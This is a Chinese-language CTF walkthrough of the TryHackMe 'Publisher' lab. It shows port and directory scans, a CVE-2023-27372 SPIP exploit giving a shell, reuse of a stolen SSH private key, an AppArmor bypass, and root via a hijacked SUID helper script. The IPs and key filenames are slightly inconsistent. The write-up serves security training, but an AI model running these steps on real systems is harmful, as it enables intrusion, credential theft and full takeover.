[THM] Publisher

文章发布时间:

文章总字数:
1.4k

[THM] Publisher

端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
nmap -sV -sC -v 10.49.147.252 
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-16 02:28 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Initiating Ping Scan at 02:28
Scanning 10.49.147.252 [4 ports]
Completed Ping Scan at 02:28, 0.24s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:28
Completed Parallel DNS resolution of 1 host. at 02:28, 0.00s elapsed
Initiating SYN Stealth Scan at 02:28
Scanning 10.49.147.252 [1000 ports]
Discovered open port 80/tcp on 10.49.147.252
Discovered open port 22/tcp on 10.49.147.252
Completed SYN Stealth Scan at 02:28, 2.13s elapsed (1000 total ports)
Initiating Service scan at 02:28
Scanning 2 services on 10.49.147.252
Completed Service scan at 02:28, 6.53s elapsed (2 services on 1 host)
NSE: Script scanning 10.49.147.252.
Initiating NSE at 02:28
Completed NSE at 02:28, 6.30s elapsed
Initiating NSE at 02:28
Completed NSE at 02:28, 0.84s elapsed
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Nmap scan report for 10.49.147.252
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 e4:10:01:9d:a0:cf:81:bf:2f:de:c7:95:78:b7:a6:1a (RSA)
| 256 35:87:52:45:57:3c:20:91:df:a5:e9:2b:89:70:e1:67 (ECDSA)
|_ 256 84:f4:5f:b5:85:09:a8:97:2b:21:4d:20:f1:e9:37:fc (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_http-title: Publisher's Pulse: SPIP Insights & Tips
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Initiating NSE at 02:28
Completed NSE at 02:28, 0.00s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.40 seconds
Raw packets sent: 1081 (47.540KB) | Rcvd: 1002 (40.088KB)

80端口服务探测

目录爆破,发现spip目录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
feroxbuster -u http://10.49.147.252 --depth=1 -x php,html,txt,zip,bak,json

___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.1
───────────────────────────┬──────────────────────
🎯 Target Url │ http://10.49.147.252/
🚩 In-Scope Url │ 10.49.147.252
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌 Status Codes │ All Status Codes!
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.1
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
💲 Extensions │ [php, html, txt, zip, bak, json]
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 1
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403 GET 9l 28w 278c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301 GET 9l 28w 315c http://10.49.147.252/images => http://10.49.147.252/images/
200 GET 354l 770w 5959c http://10.49.147.252/style.css
200 GET 32l 224w 17917c http://10.49.147.252/images/ads.jpg
200 GET 142l 610w 69796c http://10.49.147.252/images/image_02.jpg
200 GET 237l 1368w 110318c http://10.49.147.252/images/image_01.jpg
200 GET 150l 766w 8686c http://10.49.147.252/
200 GET 150l 766w 8686c http://10.49.147.252/index.html
301 GET 9l 28w 313c http://10.49.147.252/spip => http://10.49.147.252/spip/
[####################] - 15m 210063/210063 0s found:8 errors:0
[####################] - 15m 210000/210000 232/s http://10.49.147.252/


发现spip目录,使用插件发现具体的版本,也可以在源代码中查看到版本

使用POC获取shell

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
python CVE-2023-27372.py -u http://10.49.147.252/spip/ 
[+] The URL http://10.49.147.252/spip/ is vulnerable
[!] Shell is ready, please type your commands UwU
# ls
README.md
SECURITY.md
composer.json
composer.lock
config
ecrire
htaccess.txt
index.php
local
plugins-dist
plugins-dist.json
prive
spip.php
spip.png
spip.svg
squelettes-dist
tmp
vendor

获取用户shell

找到用户think, 发现/home/think下公私钥可以读取

保存私钥id_rsa到本地,然后chmod 600 ida_123,对私钥进行设置权限

之后ssh -i id_123 think@10.48.186.53进行ssh登录think账户

权限提升

find / -perm -u=s -type f 2> /dev/null发现/usr/sbin/run_container是用户自己创建的程序,可能存在漏洞


下载到本地,使用ida进行反编译,查看伪c代码,发现是调用了/opt/run_container.sh

这里发现我们拥有修改的权限,但是提示权限不足

1
2
ls -al /opt/run_container.sh
-rwxrwxrwx 1 root root 1715 Jan 10 2024 /opt/run_container.sh

通过aa-status发现AppArmor启用了,这是一个Linux的强制访问控制系统

这里通过这两篇博文进行了解

通过/etc/passwd发现我们的shell是ash

AppArmor是基于路径,所以这里所以这里的/opt/,/home/,/bin/,/usr/bin/,/usr/sbin/,/tmp/这几个目录下我们都无法写入文件,因为正则匹配,但是/dev/shm/和/var/tmp/下确实可以的

我们可以复制一个bash到这个目录下来获取一个正常的shell,不被AppArmor来限制,从而绕过

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
 cat /etc/apparmor.d/usr.sbin.ash 
#include <tunables/global>
/usr/sbin/ash flags=(complain) {
#include <abstractions/base>
#include <abstractions/bash>
#include <abstractions/consoles>
#include <abstractions/nameservice>
#include <abstractions/user-tmp>

# Remove specific file path rules
# Deny access to certain directories
deny /opt/ r,
deny /opt/** w,
deny /tmp/** w,
deny /dev/shm w,
deny /var/tmp w,
deny /home/** w,
/usr/bin/** mrix,
/usr/sbin/** mrix,

# Simplified rule for accessing /home directory
owner /home/** rix,
}
think@ip-10-48-186-53:~$ cp /bin/bash /var/tmp/bash

获取一个正常的shell之后,我们可以在/opt/run_container.sh中写入东西了,这里给bash添加suid

1
2
3
4
think@ip-10-48-186-53:~$ echo "chmod +s /bin/bash" > /opt/run_container.sh 
think@ip-10-48-186-53:~$ /usr/sbin/run_container
think@ip-10-48-186-53:~$ ls -al /bin/bash
-rwsr-sr-x 1 root root 1183448 Apr 18 2022 /bin/bash

然后就可以利用suid的bash获取root权限

1
2
3
4
5
10-48-186-53:~$ /bin/bash -p
bash-5.0# ls
spip user.txt
bash-5.0# id
uid=1000(think) gid=1000(think) euid=0(root) egid=0(root) groups=0(root),1000(think)

总结

  • CMS版本识别,找到对应的CVE
  • 二进制文件分析
  • 绕过AppArmor